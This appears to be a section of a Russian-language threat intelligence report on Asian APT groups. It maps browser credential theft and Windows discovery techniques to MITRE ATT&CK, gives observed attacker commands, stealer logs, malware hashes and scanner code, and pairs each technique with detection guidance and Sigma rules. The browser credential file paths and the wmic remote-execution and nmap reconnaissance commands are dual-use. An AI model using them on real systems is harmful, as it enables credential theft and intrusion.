Для того чтобы получить учетные данные пользователя, APT-группы обращаются к общим местам хранения паролей. Пароли хранятся в нескольких местах операционной системы, в том числе их могут хранить сторонние приложения, например, браузеры или парольные менеджеры. После получения учетных данных атакующие могут использовать их для повышения привилегий, доступа к ограниченным ресурсам, а также горизонтального перемещения по сети.

Credentials from Password Stores: Credentials from Web Browsers T1555.003

Основное описание

Популярная среди различных стилеров техника Credentials from Password Stores: Credentials from Web Browsers T1555.003 заключается в получении учетных данных из хранилищ браузеров. Атакующие, получив учетные данные из браузеров пользователей, могут использовать их в доменной инфраструктуре, поскольку пользователи нередко сохраняют в браузерах доменные пароли, которые используются для доступа к внутренним сервисам по ADFS.

Местоположение хранящих чувствительную информацию файлов у популярных браузеров:

Google Chrome	$user\$appdata\Google\Chrome\User Data\.*\Bookmarks $user\$appdata\Google\Chrome\User Data\.*\Cookies $user\$appdata\Google\Chrome\User Data\.*\Login Data $user\$appdata\Google\Chrome\User Data\.*\Web Data $user\$appdata\Google\Chrome\User Data\.*\Web Data-journal $user\$appdata\Google\Chrome\User Data\Local State
Mozilla Firefox	$user\$appdata\Mozilla\Firefox\Profiles\.*\cookies $user\$appdata\Mozilla\Firefox\Profiles\.*\key3.db $user\$appdata\Mozilla\Firefox\Profiles\.*\key4.db $user\$appdata\Mozilla\Firefox\Profiles\.*\logins.json $user\$appdata\Mozilla\Firefox\Profiles\.*\places.sqlite
Opera	$user\$appdata\Opera Software\Opera Stable\User Data\.*\Bookmarks $user\$appdata\Opera Software\Opera Stable\User Data\.*\Cookies $user\$appdata\Opera Software\Opera Stable\User Data\.*\Login Data $user\$appdata\Opera Software\Opera Stable\User Data\.*\Web Data $user\$appdata\Opera Software\Opera Stable\User Data\Local State $user\$appdata\Opera\Opera Next\User Data\.*\Bookmarks $user\$appdata\Opera\Opera Next\User Data\.*\Cookies $user\$appdata\Opera\Opera Next\User Data\.*\Login Data $user\$appdata\Opera\Opera Next\User Data\.*\Web Data $user\$appdata\Opera\Opera Next\User Data\Local State
Microsoft Edge	$user\$appdata\Microsoft\Edge\User Data\.*\Bookmarks $user\$appdata\Microsoft\Edge\User Data\.*\Cookies $user\$appdata\Microsoft\Edge\User Data\.*\Login Data $user\$appdata\Microsoft\Edge\User Data\.*\Web Data $user\$appdata\Microsoft\Edge\User Data\Local State

Примеры процедур

Пример 1

В инциденте в Малайзии мы обнаружили семпл, который собирает учетные данные из браузера:

```
cmd /c C:\Windows\avpui.exe
```

Рисунок 62 Лог-файл, генерируемый вредоносной программой

```
[+] Begin 6/5/2023 6:55:04 AM
[+] Current user user-01
[*] [3084] [explorer] [user-01]
[+] Impersonate user user-01
[+] Current user user-01
[+] Local State File: C:\Users\user-01\AppData\Local\Google\Chrome\User Data\Local State
[+] MasterKeyBytes: 6j8fi5jC3BwPvHBdxxI52F9L2A2aFC7EEMag7302k5k=
[>] Profile: C:\Users\user-01\AppData\Local\Google\Chrome\User Data\Default
[+] Copy C:\Users\user-01\AppData\Local\Google\Chrome\User Data\Default\Login Data to C:\Users\user-01\AppData\Local\Temp\tmpE403.tmp
[+] Delete File C:\Users\user-01\AppData\Local\Temp\tmpE403.tmp
[+] Copy C:\Users\user-01\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies to C:\Users\user-01\AppData\Local\Temp\tmpEAEA.tmp
[+] Delete File C:\Users\user-01\AppData\Local\Temp\tmpEAEA.tmp
[+] Local State File: C:\Users\user-01\AppData\Local\Microsoft\Edge\User Data\Local State
[+] MasterKeyBytes: fvzhyORsyayClHStu7OQk6Bxot6bx8mH6G96jcKaUSM=
[>] Profile: C:\Users\user-01\AppData\Local\Microsoft\Edge\User Data\Default
[+] Copy C:\Users\user-01\AppData\Local\Microsoft\Edge\User Data\Default\Login Data to C:\Users\user-01\AppData\Local\Temp\tmpECCF.tmp
[+] Delete File C:\Users\user-01\AppData\Local\Temp\tmpECCF.tmp
[+] Copy C:\Users\user-01\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies to C:\Users\user-01\AppData\Local\Temp\tmpED7C.tmp
[+] Delete File C:\Users\user-01\AppData\Local\Temp\tmpED7C.tmp
[+] Recvtoself
[+] Current user user-01
[+] End 6/5/2023 6:55:22 AM
```

Пример 2

Еще один вариант сборщика паролей из браузеров был найден в виде DLL Hijacker:

```
C:\Windows\Temp\ingame_64.exe
MD5: F69926D69B648946D07A2EEFC2FEFC9B
C:\Windows\Temp\ingame.dll
MD5: C53D8D178E3EB78F01C1EFECFA7EA417
```

Атакующие принесли с собой легитимный файл и вредоносную библиотеку. В результате запуска легитимного файла была загружена и выполнена вредоносная библиотека:

```
ingame_64.exe -echo c
```

Были также созданы следующие лог-файлы:

```
000C29A434B2-c-chrome-user-01-0-Default.log
000C29A434B2-c-edge-user-01-0-Default.log
```

Обнаружение

Основным способом детектирования техники Credentials from Password Stores: Credentials from Web Browsers T1555.003 является отслеживание обращения к файлам браузеров, содержащим учетные данные пользователей, от нестандартных процессов (не от самих браузеров).

Источник событий	Журнал	Event ID
Windows	Security	4663

Sigma-правила

- Sigma-Generic-Suspicious Access to Credentials from Web Browsers

Discovery TA0007

Software Discovery T1518

Основное описание

Разведка программного обеспечения в организации может дать атакующим ценную информацию. Зная о программах, используемых в организации, злоумышленники могут использовать их в злонамеренных целях.

Анализируя программное обеспечение, они могут определить конкретные приложения или системы, подверженные уязвимостям, которые они могут эксплуатировать. Атакующие также выявляют программное обеспечение, хранящее конфиденциальные данные, предоставляющее удаленный доступ или имеющее административные привилегии.

Злоумышленники могут маскироваться под программное обеспечение, используемое в организации, чтобы скрыть вредоносную активность и минимизировать сработки продуктов безопасности.

Некоторые APT-группы, например, не атакуют системы, где установлены приложения для написания кода, программы для мониторинга SysInternals или для анализа вредоносного ПО и сетевого трафика, например, WireShark.

Примеры процедур

Получить информацию об установленном ПО можно различными способами.

Пример 1

APT-группа, атаковавшая госструктуры в Беларуси и России, использовала команду dir, отображающую список файлов в каталоге:

```
dir \\<ip>\c$\"program files" /od
dir \\<ip>\c$\windows\system32\tasks
```

Пример 2

Также операторы использовали утилиту wmic для получения списка установленного ПО:

```
cmd /c wmic product get name
```

Пример 3

В индонезийском инциденте атакующие проверили наличие агента Kaspersky Endpoint Security for Windows и его версию:

```
cmd.exe /C dir "$programfiles\Kaspersky Lab\Kaspersky Endpoint Security for Windows\version.txt"
cmd.exe /C type "$programfiles\Kaspersky Lab\Kaspersky Endpoint Security for Windows\version.txt"
```

Пример 4

Другая APT-группа также использовала команду dir:

```
dir /a "c:\program files\*.*" >> C:\Windows\Web\systeminfo.txtbb
dir /a "c:\Program Files (x86)\*.*" >> C:\Windows\Web\systeminfo.txtbb
```

Обнаружение

Правила детектирования разведки установленного ПО можно построить на основе командной строки по примерам, приведенным выше. Это может быть:

1

Команда dir для перечисления каталогов в C:\Program Files\, C:\Program Files (x86)\

2

Использование консольной утилиты wmic

3

Утилита reg.exe для запроса установленного ПО в реестре Windows:

```
reg.exe query HKLM\Software\Microsoft\Windows\CurrentVersion\Uninstall /S /v DisplayName
reg.exe query HKLM\Software\Microsoft\Windows\CurrentVersion\Uninstall /S /v DisplayVersion
```

4

PowerShell:

```
Get-WmiObject -Class Win32_Product

Get-ChildItem "HKLM:\Software\Microsoft\Windows\CurrentVersion\Uninstall"
```

Детектирование этой техники усложняется тем, что все эти действия могут выполняться в легитимных целях, например, системным администратором. Чтобы снизить вероятность ложноположительных срабатываний, рекомендуется использовать несколько правил, которые направлены на обнаружение различных техник из Discovery, например 3–5 правил в течение 10 минут. Для каждой организации потребуются уточнения и исключения на основании профилирования легитимной активности в организации.

Источник событий	Журнал	Event ID
Windows	Security	4688
Sysmon	Sysmon	1
PowerShell	Microsoft-Windows-PowerShell/ Operational	4103, 4104

Sigma-правила

- Sigma-Generic-Software Discovery via Standard Windows Utilities
- Sigma-Generic-Security Software Discovery via wmic
- Sigma-Generic-Discovery Component Object Model Keys via PowerShell

System Service Discovery T1007

Основное описание

Службы ОС Windows используются атакующими с разными целями: закрепление в системе, повышение привилегий или просто выполнение кода в контексте сервисного процесса. Для просмотра запущенных служб, а также поиска информации о какой-либо конкретной службе атакующие используют технику System Service Discovery.

Существует несколько методов просмотра установленных служб в Windows:

1. Стандартные утилиты операционной системы
2. Командлеты PowerShell
3. WMI
4. Реестр Windows

Поскольку проводить разведку служб можно как при помощи стандартных утилит, так и PowerShell, примеры и утилиты представлены в таблицах ниже.

Стандартные утилиты операционной системы	Примеры
sc	sc query sc query type= service sc queryex sc qc sc qdescription sc qtriggerinfo sc qprivs sc qfailure sc qfailureflag sc qsidtype
tasklist	tasklist tasklist /svc
net	net start
net1	net1 start
driverquery	driverquery
wmic	wmic service [get ...] wmic process [get ...]

Командлеты PowerShell	Примеры
Get-Service	gsv Get-Service
Get-Process	gps ps Get-Process | Where-Object {$_.SessionId -eq 0}
Get-SystemDriver	Get-SystemDriver
Get-WmiObject	gwmi Get-WmiObject -Query “select * from Win32_Service” Get-WmiObject -Class Win32_Service
Get-CimInstance	Get-CimInstance -ClassName Win32_Service

WMI Classes

CIM_Process
CIM_Service
CIM_ServiceComponent
CIM_ServiceServiceDependency
Win32_Process
Win32_Service
Win32_SystemDriver

Для разведки служб с помощью **реестра** атакующим достаточно просмотреть содержимое ветки **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services.**

Примеры процедур

Пример 1

При атаках на промышленные объекты азиатские APT зачастую производят точечную проверку служб. Это связано с частым использованием DLL Hijacking, так злоумышленники проверяют, запущен ли на хосте сервис, уязвимый к этому типу атак.

```
%SYSTEMROOT%\System32\sc.exe query <service_name>
```

Пример 2

В другой атаке злоумышленники в процессе разведки сохранили вывод утилиты tasklist в файл во временной директории:

```
dir \\<ip>\c$\windows\system32\tasks
cmd /c tasklist >$temp\temp.txt
tasklist
```

Пример 3

В одной из атак азиатская APT-группировка использовала утилиту tasklist, чтобы получить из списка служб PID процесса lsass:

```
$system32\cmd.exe /C tasklist /svc | findstr lsass
```

Пример 4

Также среди продвинутых азиатских группировок можно встретить комбинирование способов разведки служб, как в примере из атаки на еще один промышленный объект:

```
cscript.exe //nologo wmic.vbs /cmd 10.0.0.10 [domain]\[user] [password] "sc query wam"
```

Обнаружение

Детектировать разведку служб при помощи стандартных утилит в операционной системе можно, основываясь на событиях создания процессов.

Разведка служб при помощи PowerShell, в свою очередь, может быть детектирована на основе событий Windows Event ID 4104. Однако стоит принять во внимание, что скрипт может быть обфусцирован. Если атакующий производит разведку служб при помощи реестра, это можно обнаружить при помощи событий создания процессов (EventId 4688 или Sysmon 1), где в Image будет образ утилиты, использованной атакующим, а в CommandLine — ветка реестра, содержащая информацию о службах.

Детектирование этой техники усложняется тем, что все эти действия могут выполняться в легитимных целях, например, системным администратором. Чтобы снизить вероятность ложноположительных срабатываний, рекомендуется использовать несколько правил, которые направлены на обнаружение различных техник из Discovery, например 3–5 правил в течение 10 минут. Для каждой организации потребуются уточнения и исключения на основании профилирования легитимной активности в организации.

Источник событий	Журнал	Event ID
Windows	Security	4688
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104
Sysmon	Sysmon	1

Sigma-правила

- Sigma-Generic-System Service Discovery via Standard WIndows Utilities
- Sigma-Generic-System Service Discovery via PowerShell
- Sigma-Generic-System Service Discovery via Registry
- Sigma-Generic-System Service Discovery via wmic

System Information Discovery T1082

Основное описание

Злоумышленники используют технику для сбора информации о целевой системе или сети. Эта информация включает в себя имя хоста, версию операционной системы, открытые порты, запущенные службы, установленное ПО и другие данные. Собранная информация используется для понимания контекста окружающей среды и проработки дальнейших векторов атак.

Примеры процедур

В ходе анализа атак азиатских APT-групп мы наблюдали стандартные утилиты для получения информации о системе.

Пример 1

Чаще всего атакующие используют утилиту systeminfo. Она показывает подробную информацию о конфигурации компьютера, ОС, сведения об изготовителе ПК, процессоре, объеме оперативной памяти, сетевом адаптере, версии BIOS/UEFI, установленном часовом поясе, локализации, поддержке технологий виртуализации.

```
C:\Windows\system32\cmd.exe /C systeminfo
```

Пример 2

Также атакующие используют команду hostname для получения имени машины жертвы.

```
C:\Windows\system32\cmd.exe /C hostname
```

Пример 3

Пример использования утилиты diskpart для получения списка томов:

```
cmd /c echo list volume |diskpart
```

Пример 4

Исполняемый файл, замеченный в одной из атак, выполняет команды разведки через cmd и записывает их результат в файл ~dep222.tmp. Ключ расшифровки 0x5D.

```
C:\Windows\adobe.exe
MD5: 6117854AA463D953DAE2AC8062FEDD5E
```

Выполняемые семплом команды:

```
cmd /c systeminfo >> $user\$temp\~dep22
cmd /c dir >> $user\$temp\~dep22
cmd /c netstat -ano >> $user\$temp\~dep22
cmd /c tasklist /v >> $user\$temp\~dep22
cmd /c net start >> $user\$temp\~dep22
cmd /c net user >> $user\$temp\~dep22
cmd /c ipconfig /all >> $user\$temp\~dep22
```

Обнаружение

Основными способами детектирования техники System Information Discovery T1082 являются события создания процесса, с помощью которых можно обнаруживать подозрительные параметры командной строки, такие как systeminfo или hostname.

Детектирование этой техники усложняется тем, что все эти действия могут выполняться в легитимных целях, например, системным администратором. Чтобы снизить вероятность ложноположительных срабатываний, рекомендуется использовать несколько правил, которые направлены на обнаружение различных техник из Discovery, например 3–5 правил в течение 10 минут. Для каждой организации потребуются уточнения и исключения на основании профилирования легитимной активности в организации.

Источник событий	Журнал	Event ID
Windows	Security	4688
Sysmon	Sysmon	1

Sigma-правила

- Sigma-Generic-System Information Discovery via Standard Windows Utilities

System Network Configuration Discovery T1016

Основное описание

Техника System Network Configuration Discovery описывает этап атаки, на котором злоумышленники собирают информацию о параметрах/настройках сети. Собранные данные могут использоваться атакующими для связи с C2, горизонтального перемещения и/или пивотинга.

Существует множество способов для получения данных о конфигурации сети в Windows: просмотр ARP-кэша, маршрутов, сетевых интерфейсов и т. д.

Вне контекста атаки эти действия часто производят администраторы/инженеры для настройки сети и устранения неполадок.

Примеры процедур

В одной из атак, направленных на государственные организации РФ, азиатская APT-группировка перенаправляла вывод утилит в текстовый файл во временной директории:

```
cmd /c route print > $temp\1.txt
cmd /c ipconfig /displaydns > $temp\1.txt
```

В ходе другой атаки продвинутая азиатская группировка использовала утилиту ipconfig напрямую:

```
ipconfig /all
```

Также некоторые семплы азиатских группировок обращаются к онлайн-сервисам получения публичного IP-адреса, чтобы узнать географическое расположение атакуемого хоста.

Обнаружение

Отдельные правила корреляции, направленные на выявление активности по разведке конфигурации сети, будут генерировать большое количество ложноположительных срабатываний. Для уменьшения количества FP можно комбинировать сработку нескольких правил: например, возводить алерт в случае, если сработали три правила на разведку в течение 10 минут на одном хосте. Конкретные значения количества правил и времени, в течение которого они должны сработать для возведения алерта, настраиваются в соответствии с типичной для инфраструктуры активностью.

Источник событий	Журнал	Event ID
Windows	Security	4688
Sysmon	Sysmon	1, 3, 22

Sigma-правила

- Sigma-Generic-System Network Configuration Discovery via Standard Windows Utilities
- Sigma-Generic-Network Connection to Online IP Resolution Web Service (EventID 3)
- Sigma-Generic-Network Connection to Online IP Resolution Web Service (EventID 22)

System Network Connections Discovery T1049

Основное описание

Техника System Network Connections Discovery описывает попытки злоумышленников собрать информацию об активных сетевых соединениях скомпрометированного хоста, чтобы впоследствии осуществить Lateral Movement, Pivoting и/или Credential Access (при некоторых условиях) с использованием полученных данных.

В Windows предусмотрены API, утилиты и командлеты PowerShell для сбора такой информации:

WinAPI	Команды	Командлеты PowerShell
GetTcpTable, GetUdpTable, GetTcp6Table, GetTcp6Table2, GetUdpTable, WTSEnumerateSessionsA/ WTSEnumerateSessionsW, WTSEnumerateSessionsExA, WTSEnumerateSessionsExW,etc	netstat, query session, qwinsta, query user, quser, net use	Get-NetTCPConnection Get-IscsiConnection Get-SmbConnection Get-SmbMultichannelConnection Get-VpnConnection

Примеры процедур

Азиатские APT-группировки часто прибегают к технике System Network Connections Discovery. В целях собрать информацию об активных сессиях злоумышленники используют команду **qwinsta** (то же, что **query session**).

Пример 1

Например, в атаке, направленной на государственные организации РФ, азиатская APT-группировка использовала **qwinsta** и **netstat** для осуществления этой техники. Запуск этих утилит на удаленных хостах осуществлялся с помощью WMI:

```
wmic /node:<ip> /user:<domain>\<username> /password:<password> process call create "cmd.exe /c qwinsta > $temp\1.txt
wmic /node:<ip> /user:<domain>\<username> /password:<password> process call create "cmd.exe /c netstat -ano > $temp\1.txt
```

Пример 2

В ходе другой атаки азиатский актор использовал **netstat** с флагами:

```
netstat -nato
```

Пример 3

Также в наблюдаемом нами инциденте азиатская APT использовала netstat после закрепления в качестве службы, исполняемым файлом которой был файл c:\programdata\usoshared \hpnotifications.exe:

```
$system32\cmd.exe /C netstat -ano -p tcp | findstr "EST"
```

Обнаружение

Детектирование этой техники, как и многих других техник тактики Discovery, осложняется тем, что действия, соответствующие этой технике, могут производиться администраторами и/или пользователями легитимно.

По причине большого количества легитимной активности для эффективного выявления действий злоумышленника можно связывать несколько гранулированных правил корреляции по времени. Например, если есть несколько правил на разведку, то возводить алерт при сработке хотя бы трех из них за 10 минут на одном хосте. Конечно, параметры стоит выставлять в зависимости от внутренних активностей.

Источник событий	Журнал	ID Event ID
Windows	Security	4688
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104
Sysmon	Sysmon	1

Sigma-правила

- Sigma-Generic-System Network Connections Discovery via PowerShell
- Sigma-Generic-System Network Connections Discovery via Standard Windows Utilities

System Time Discovery T1124

Основное описание

Техника System Time Discovery (разведка системного времени), применяется злоумышленниками во время этапа разведки вместе с другими техниками. Системное время помогает определить часовой пояс жертвы, а по нему и примерное местоположение. Зачастую APT-группировки преследуют определенные цели и жертвы, а в нацеливании им помогает местоположение системы. Также злоумышленники могут проверить текущее время перед тем, как создать запланированное задание.

Узнать текущее время системы можно различными методами:

- в командной строке с помощью утилиты **time**
- используя командлет PowerShell: **Get-Date**
- вызовы Win API: **GetSystemTime**()

Примеры процедур

Пример 1

Команды для определения времени мы наблюдали в составе многих других команд разведки. Часто азиатские группировки, выполняя разведку, перенаправляли поток вывода команд в какой-нибудь файл, а затем считывали и отправляли на командный центр.

```
cmd.exe /c C: & cd\ & cd "" & time /t
cmd /c time /t >$temp\temp.txt
```

Пример 2

В одной из атак для определения времени использовалась утилита net.exe. Следующая команда отображает время с доменного сервера timeserver.

```
net.exe time /do
```

Пример 3

Азиатские APT-группировки часто применяют заранее подготовленные скрипты, в которых они собирают основные команды для разведки, необходимые для дальнейшего проведения атаки, и результат они сохраняют в файле. Ниже фрагмент команды из скрипта:

```
time /t >> C:\Windows\Web\systeminfo.txtbb
```

Обнаружение

Детектирование этой техники сводится к отслеживанию команд для определения системного времени. Однако такие команды могут выполняться в рамках легитимной активности.

Как описано ранее в других техниках Discovery, лучше использовать комбинации правил детектирования, направленных на техники из тактики Discovery.

Источник событий	Журнал	Event ID
Windows	Security	4688
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104
Sysmon	Sysmon	1

Sigma-правила

- Sigma-Generic-Sigma-Generic-System Time Discovery via PowerShell
- Sigma-Generic-System Time Discovery via standard windows utilities

Permission Groups Discovery T1069

Основное описание

Злоумышленники исследуют списки групп — локальных, доменных, облачных сервисов, а также их права, чтобы определить, какие учетные записи и группы пользователей доступны, принадлежность пользователей к этим группам, а также привилегированных пользователей и групп. Эти данные позволяют атакующим получить дополнительную информацию о скомпрометированной системе, которая будет использована для последующих действий.

Permission Groups Discovery: Domain Groups T1069.002

Основное описание

После того как злоумышленник попал на хост и получил возможность выполнять команды, ему необходимо «осмотреться». Например, определить членов групп в ОС Windows можно, используя утилиты dsquery:

```
dsquery group -name "AllowUSB" | dsget group -members
```

или net:

```
net group "maingroup" /domain
```

Примеры процедур

В ходе написания данного отчета нам встретились следующие примеры использования данной техники:

```
$system32\cmd.exe /C net group /do
$system32\cmd.exe /C net group "domain admins" /domain
$system32\cmd.exe /C net user domain_admin /domain
net group "domain users" /do
net group "domain computers" /do
Get-MsolGroup
Get-MsolGroup -All
Get-MsolRole
Get-MsolRoleMember -ObjectId 2b745bdf-0803-4d80-****
help Get-MsolRoleMember
Get-MsolRoleMember -RoleObjectId 2b745bdf-0803-4d80-****
Get-MsolRoleMember -RoleObjectId 62e90394-69f5-4237-****
```

Обнаружение

Обнаружить использование данной техники можно, опираясь на события создания процесса, данные из сетевого трафика в случае запроса доменных групп, также можно отслеживать события запуска скриптов, например, PowerShell.

Источник событий	Журнал	Event ID
Windows	Security	4688
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104
Sysmon	Sysmon	1

Sigma-правила

- Sigma-Generic-Permission Local Groups Discovery via wmic
- Sigma-Generic-Local Groups Discovery via net.exe
- Sigma-Generic-Local Groups Discovery via PowerShell
- Sigma-Generic-Domain Groups Discovery via net.exe
- Sigma-Generic-Groups Discovery via PowerShell

Network Share Discovery T1135

Основное описание

Поиск сетевых папок и дисков обычно предшествует боковому перемещению злоумышленников по сети. Сетевая папка — это общий ресурс для компьютеров, которые объединены в одну сеть. Благодаря этому пользователи могут получать доступ к каталогам файлов в различных системах по сети. Совместное использование файлов в сети Windows происходит по протоколу SMB.

Для злоумышленников общая сетевая папка — это один из способов продвижения по сети (Lateral Movement), а также еще один ресурс для сбора данных (Collection).

Для поиска общих сетевых ресурсов атакующие применяют следующие способы:

1

Утилита net.exe:

```
net view
net use
net share
```

2

PowerShell: PowerShell get-smbshare

3

WMI: PowerShell Get-WmiObject -Class Win32_Share

4

Win API: NetShareEnum()

Примеры процедур

Пример 1

В одной из атак азиатская APT-группировка использовала утилиту net.exe для просмотра сетевых папок:

```
$system32\cmd.exe /C net view \\remotesystem
```

Пример 2

В одном из инцидентов оператор азиатской APT-группы выполнял разведку через reverse shell:

```
cmd.exe /c C: & cd\ & cd "" & net use
```

Пример 3

А вот фрагмент из скрипта для разведки, основные команды для поиска сетевых папок и компьютеров в сети:

```
net use >> C:\Windows\Web\systeminfo.txtbb
net share >> C:\Windows\Web\systeminfo.txtbb
net view >> C:\Windows\Web\systeminfo.txtbb
net view /domain >> C:\Windows\Web\systeminfo.txtbb
```

Пример 4

Мы также встретили использование nmap для поиска сетевых ресурсов:

```
nmap -p 445,3389 -T3 -v -n -Pn --open --script smb-enum-shares <xxx>_24.xml
nmap -p 3389 -T3 -v -n -Pn --open <xxx>_24.xml
nmap -T3 -A -v -n -Pn --open --script smb-enum-shares <xxx>.xml
nmap -p 445 -T3 -A -v -n -Pn --open <xxx>_24.xml
nmap -T3 -A -v -n -Pn --open <xxx>.xml
nmap -p 445 -T3 -v -n -Pn --open --script nbstat <xxx>_24.xml
nmap -p 445 -T4 -v -n -Pn --open --script nbstat <xxx>_18.xml
```

Пример 5

Еще один пример сканера, в данном случае проверяется порт SMB:

```
smbscan.exe <ip address>
MD5: B75B8170C5BFABB998F54768E80E3739
```

smbscan.exe проверяет IP-адрес на наличие сетевых папок на нем и печатает в stdout IP-адрес, если был получен ответ. Семпл отправляет обычные SMB-пакеты (без шелл-кодов) и не эксплуатирует уязвимости SMB.

Обнаружение

Для обнаружения Network Share Discovery необходимо отслеживать запуски командной строки и выполняющиеся команды PowerShell. Активность, соответствующая технике, может производиться системными администраторами, поэтому правила детектирования тоже лучше уточнить и настроить, опираясь на то, какие активности в организации считаются нормальными. Как и в детектировании других техник, из тактики Discovery мы рекомендуем возводить алерт при срабатывании нескольких правил по разведке, например, 3–5 правил на различные техники разведки в течение 10 минут.

Источник событий	Журнал	Event ID
Windows	Security	4688, 5156
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104
Sysmon	Sysmon	1, 3

Sigma-правила

- Sigma-Generic-Network Share Discovery via PowerShell
- Sigma-Generic-Network Share Discovery via Standard Windows Utilities

Remote System Discovery T1018

Основное описание

Злоумышленники могут получить дополнительную информацию о компьютере на основе его IP-адреса, имени или другого идентификатора в сети, который может быть использован для горизонтального перемещения с зараженной системы внутри инфраструктуры компании. Такие возможности есть у утилит класса RAT или у доступных в операционной системе, таких как ping, tracert и net.

Они также могут получить информацию о сторонних хостах, проанализировав локальный ARP-кэш. Еще один из вариантов — получение дополнительной информации непосредственно с сетевых устройств для изучения атакуемой сети, например, используя команды show cdp neighbors или show arp.

Примеры процедур

Примеры процедур, которые встретились при анализе вышеупомянутых инцидентов:

```
ping -n 1  <remote_host>
cmd.exe /c C: & cd\ & cd "Windows\web" & C:\Windows\System32\logfiles\nbtscan.exe <remote_host>
cmd /c tracert -h 2 <remote_host> > $temp\1.txt
```

MD5	File name
ab55a08ed77736ce6d26874187169bc9	Ladon.exe

Подключаемый модуль, представляющий из себя комплексный сканер, способный сканировать порты, идентифицировать службы, сетевые активы, пароли и обнаруживать уязвимости.

Рисунок 63 Код подключаемого модуля (сканера)

```
string[] array51 = args;
if (array51[array51.Length - 1] == "VncScan")
{
    Scan.callExeName = "VncScan";
    Scan.reargs(ref args, ref flag);
    if (!File.Exists("VncSharp.dll"))
    {
        Console.WriteLine("File Not Found VncSharp.dll");
        return;
    }
    if (File.Exists("check.txt"))
    {
        Console.WriteLine("Scan check.txt");
        Scan.LoadByteAssembly(Scan.smbscan(), "127.0.0.1", 1);
        return;
    }
    if (File.Exists("userpass.txt"))
    {
        Console.WriteLine("Scan userpass.txt");
        goto IL_12D0;
    }
    if (!File.Exists("pass.txt"))
    {
        Console.WriteLine("File Not Found pass.txt");
        return;
    }
    goto IL_12D0;
}
else
{
```

Обнаружение

Одним из способов детектирования техники Remote System Discovery T1018 являются события создания процесса. Следует обращать внимание на запуск вышеуказанных утилит, а также на содержимое командной строки (при включенном аудите). Также можно воспользоваться возможностями систем класса NTA, которые покажут сканирование по хостам и портам активов внутри инфраструктуры.

Источник событий	Журнал	Event ID
Windows	Security	4688
Sysmon	Sysmon	1

Sigma-правила

- Sigma-Generic-Network Share Discovery via PowerShell
- Sigma-Generic-Network Share Discovery via Standard Windows Utilities

Domain Trust Discovery T1482

Основное описание

Domain Trusts (доверительные отношения между доменами) — это концепция, используемая в Microsoft Active Directory, которая определяет уровень доступа между различными доменами.

Проверка доверия (Trust Validation) в контексте Active Directory относится к процессу проверки доверительных отношений между доменами или лесами. Когда устанавливается доверие между различными доменами, требуется проверка этого доверия для обеспечения безопасности и достоверности.

Основные цели разведки доменных отношений:

1. Поиск доверительных отношений между различными доменами в сети для понимания структуры доменов и возможности расширения своего доступа
2. Расширение доступа к ресурсам в других доменах
3. Поиск уязвимостей конфигурации безопасности для обхода ограничений, которые могут быть реализованы внутри отдельных доменов
4. Повышение привилегий путем получения доступа к административным учетным записям в других доменах

Для разведки доверительных отношений и обнаружения уязвимостей в сети Windows Active Directory существует несколько инструментов, которые могут быть использованы как системными администраторами для проверки безопасности сети, так и злоумышленниками для проведения кибератак:

- PowerSploit
- PowerView
- BloodHound
- PingCastle
- ADRecon
- Nmap

А также возможно провести разведку доверительных отношений в доменной инфраструктуре, используя команды:

Windows CMD

Команда	Описание
nltest /domain_trusts	Утилита **nltest** может быть использована для определения доверительных отношений между различными доменами.
netdom trust <доменное_имя>	Утилита **netdom** также может использоваться для работы с доверительными отношениями между доменами. Например, чтобы вывести список доверительных отношений для определенного домена.
dsquery * -filter "(objectClass=trustedDomain)"	Утилита **dsquery** позволяет выполнять запросы к Active Directory. Данную команду можно использовать для получения списка всех доверительных отношений домена.
net view /domain	Эта команда позволяет просмотреть доступные домены в сети. Она может помочь определить другие домены, с которыми текущий домен имеет доверительные отношения.
dsget domain <имя_домена> -trust	Утилита **dsget** может быть использована для получения информации о свойствах объектов Active Directory, а еще для получения информации о доверительных отношениях для определенного домена.

Windows PowerShell

Командлет	Описание
Get-ADTrust -Filter	Командлет **Get-ADTrust** может быть использован для получения информации о доверительных отношениях между доменами.
Get-NetDomainTrust	В инструменте **PowerSploit** существует команда **Get-NetDomainTrust,** которая предоставляет информацию о доверительных отношениях между доменами. Этот инструмент может быть использован злоумышленниками для исследования сети. Обратите внимание, что PowerSploit является инструментом пентестинга и может быть использован только с согласия владельца системы или в соответствии с применимыми законами и политиками.
Get-ADDomainController -Discover	Команда **Get-ADDomainController** из модуля **ActiveDirectory** может помочь определить контроллеры домена в других доменах и тем самым обнаружить доверительные отношения.
Test-NetConnection -ComputerName <имя_контроллера_домена>	Эта команда позволяет проверить доступность сетевого соединения к удаленному хосту. Она может быть использована для проверки связности с контроллерами доверенных доменов.
Get-NetForestDomain	Команда **Get-NetForestDomain** из инструментов **PowerSploit** может быть использована для вывода информации о доверительных отношениях внутри леса.
Get-ADDomain <имя_домена> | Select-Object Name, Trusts	Команда **Get-ADDomain** из модуля **ActiveDirectory** предоставляет информацию о текущем домене и его доверительных отношениях.
Get-ADTrustRelationship -Domain <имя_домена>	Команда **Get-ADTrustRelationship** из модуля **ActiveDirectory** предоставляет информацию о доверительных отношениях для указанного домена.

Примеры процедур

В атаках азиатских группировок мы не заметили большого разнообразия в выборе способов разведки доверительных отношений между доменами — вся разведка сводится к использованию команды nltest, а также известных инструментов типа BloodHound.

В атаке на российские компании использовались команды:

Команда	Описание
nltest /dclist:<victim_domain>	Команда используется для отображения списка контроллеров домена (Domain Controllers) для указанного домена в сети.
nltest /domain_trusts	Команда используется для перечисления всех доверительных отношений, которые имеет текущий домен. Вывод этой команды включает в себя список доменов, с которыми установлены доверительные отношения, и указывает на тип каждого доверительного отношения.

Обнаружение

Обнаружение использования техники Domain Trust Discovery T1482 может быть сложной задачей, так как злоумышленники могут использовать различные методы и инструменты для исследования доверительных отношений в сети Windows Active Directory. Попытка обнаружения доверительных отношений домена обычно связана с выполнением определенных команд или скриптов. Также можно отслеживать события в Active Directory, связанные с изменением доверительных отношений между доменами. Использование анализаторов трафика может помочь обнаружить подозрительные запросы или сетевую активность, связанную с разведкой отношений в домене.

Источник событий	Журнал	ID Event ID
Windows	Security	4688, 4662
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104
